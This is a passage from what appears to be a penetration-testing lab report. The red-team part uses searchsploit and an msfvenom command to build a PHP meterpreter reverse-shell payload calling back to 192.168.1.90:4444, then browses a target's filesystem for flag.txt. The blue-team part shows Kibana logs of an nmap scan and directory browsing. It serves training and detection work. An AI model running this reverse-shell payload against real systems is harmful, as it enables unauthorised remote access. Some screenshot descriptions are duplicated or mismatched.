
-----
Shellcode Title                                     Path
(/usr/share/exploitdb/)
Linux/x86 - Reverse PHP (Writes to /var/www/cb.php On The Filesystem) Shell Shellcode (508 bytes)  shellcodes/linux_x86/13340.c

root@Kali:~#
```


```
ShellNo.1
File Actions Edit View Help
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 > payload.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
root@Kali:~#
```


Navigate on the Kali machine in the file system to copy the payload



Payload delivered to target machine



Execute payload to initiate the reverse shell




Accessing the files on the target machine - Flag.txt found

```
Shell No.1
File Actions Edit View Help
Shell No.1 Shell No.2

Listing: /
=====
Mode                Size      Type    Last modified      Name
-----
40755/rwxr-xr-x    4096     dir     2020-05-29 12:05:57 -0700 bin
40755/rwxr-xr-x    4096     dir     2020-06-27 23:13:04 -0700 boot
40755/rwxr-xr-x    3840     dir     2022-05-07 06:32:57 -0700 dev
40755/rwxr-xr-x    4096     dir     2020-06-30 23:29:51 -0700 etc
100644/rw-r--r--     16     fil     2019-05-07 12:15:12 -0700 flag.txt
40755/rwxr-xr-x    4096     dir     2020-05-19 10:04:21 -0700 home
100644/rw-r--r--  57982894  fil     2020-06-26 21:50:32 -0700 initrd.img
100644/rw-r--r--  57977666  fil     2020-06-15 12:30:25 -0700 initrd.img.old
40755/rwxr-xr-x    4096     dir     2018-07-25 16:01:38 -0700 lib
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:54 -0700 lib64
40700/rwx-----  16384     dir     2019-05-07 11:10:15 -0700 lost+found
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:48 -0700 media
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:48 -0700 mnt
40755/rwxr-xr-x    4096     dir     2020-07-01 12:03:52 -0700 opt
40555/r-xr-xr-x      0     dir     2022-05-07 06:32:18 -0700 proc
40700/rwx-----    4096     dir     2020-05-21 16:30:12 -0700 root
40755/rwxr-xr-x     900     dir     2022-05-07 06:34:27 -0700 run
40755/rwxr-xr-x   12288     dir     2020-05-29 12:02:57 -0700 sbin
40755/rwxr-xr-x    4096     dir     2019-05-07 11:16:00 -0700 snap
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:48 -0700 srv
100600/rw-----  2065694720 fil     2019-05-07 11:12:56 -0700 swap.img
40555/r-xr-xr-x      0     dir     2022-05-07 06:32:22 -0700 sys
41777/rwxrwxrwx    4096     dir     2022-05-07 06:33:11 -0700 tmp
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:48 -0700 usr
40755/rwxr-xr-x    4096     dir     2020-05-21 16:31:52 -0700 vagrant
40755/rwxr-xr-x    4096     dir     2019-05-07 11:16:46 -0700 var
100600/rw-----  8380064  fil     2020-06-19 04:08:40 -0700 vmlinuz
100600/rw-----  8380064  fil     2020-06-04 03:29:12 -0700 vmlinuz.old

meterpreter > more flag.txt
[!] Unknown command: more.
meterpreter > sudo nano flag.txt
[!] Unknown command: sudo.
meterpreter > head flag.txt
[!] Unknown command: head.
meterpreter > ls -l flag.txt
100644/rw-r--r--  16 fil 2019-05-07 12:15:12 -0700 flag.txt
meterpreter > edit flag.txt
[!] core_channel_open: Operation failed: 1
meterpreter >
```

Contents of Flag.txt




The screenshot shows a terminal window titled "Shell No.1" with a menu bar (File, Actions, Edit, View, Help) and two tabs labeled "Shell No.1" and "Shell No.2". The prompt is "rlng0w@5h1sn@m0". The web application displays an "Index of /" page with a table of files and folders. The table has columns for Name, Last modified, Size, and Description. The files listed are "company_blog/", "company_folders/", "company_share", and "meet our team!". Below the table, it says "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80". At the bottom of the terminal, the command prompt shows the file path "/tmp/meterp20220507-1770-liszcq6" with its size (1L, 16C) and the current directory listing (1,1 All).

```
rlng0w@5h1sn@m0
Index of /

Name      Last modified   Size Description
-----
company_blog/  2019-05-07 18:23  -
company_folders/ 2019-05-07 18:27  -
company_share  2019-05-07 18:22  -
meet our team/ 2019-05-07 18:34  -

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

"/tmp/meterp20220507-1770-liszcq6" 1L, 16C
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

The screenshot shows a Windows 10 desktop with a blue taskbar. The desktop background is blue. On the left side, there is a vertical dock with icons for Recycle Bin, Google Chrome, Kibana, Visual Studio Code, and Hyper-V Manager. The Kibana browser window is open, displaying the 'Discover' page. The browser's address bar shows the URL: `192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2022-05-02T16:00:00.000Z',to:'2022-05-03T04:00:00.000Z'))&_...`. The Kibana interface has a left sidebar with a 'Popular' section containing 'event.start', '@timestamp', and 'event.end'. The main area shows a search results table with columns 'Time', 'network.protocol', and 'query'. The table contains 14 rows of data, all from May 2, 2022, at 19:40. The queries include GET requests to various endpoints and a POST request to /sdk. A vertical bar chart at the top of the table shows two green bars at approximately 20:00 and 21:00. The Windows taskbar at the bottom includes a search bar, task view button, and several application icons. The system tray on the right shows the time as 1:56 PM on 5/15/2022.

Discover

Popular


- event.start
- @timestamp
- event.end

Time network.protocol query

> May 2, 2022 @ 19:40:40.156	http	GET /
> May 2, 2022 @ 19:40:40.161	http	GET /
> May 2, 2022 @ 19:40:40.179	http	GET /
> May 2, 2022 @ 19:40:40.179	http	GET /nmaplowercheck1651534840
> May 2, 2022 @ 19:40:40.179	http	POST /sdk
> May 2, 2022 @ 19:40:40.183	http	GET /evox/about
> May 2, 2022 @ 19:40:40.184	http	GET /HNAP1
> May 2, 2022 @ 19:40:40.184	http	GET /
> May 2, 2022 @ 19:40:40.184	http	GET /nmaplowercheck1651534840
> May 2, 2022 @ 19:40:40.186	http	GET /
> May 2, 2022 @ 19:40:40.188	http	GET /
> May 2, 2022 @ 19:40:40.190	http	GET /HNAP1
> May 2, 2022 @ 19:40:40.191	http	GET /
> May 2, 2022 @ 19:40:40.193	http	GET /

Analysis: Finding the Request for the Hidden Directory


Several files were traversed to identify the hidden files. The initial folder access is displayed below. These folders were navigated into to gather additional information about the target.



The screenshot shows a web browser window with the address bar displaying "192.168.1.105". The page title is "Index of /". The page content shows a table with the following data:

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

At the bottom of the page, it says "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80".




The screenshot shows a terminal window with the title "Index of /company_folders/company_culture - Mozilla Firefox". The terminal output shows the following data:


Name	Last modified	Size	Description
Parent Directory	-	-	
file1.txt	2019-05-07 18:25	170	
file2.txt	2019-05-07 18:25	170	
file3.txt	2019-05-07 18:25	170	

At the bottom of the terminal, it says "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80".

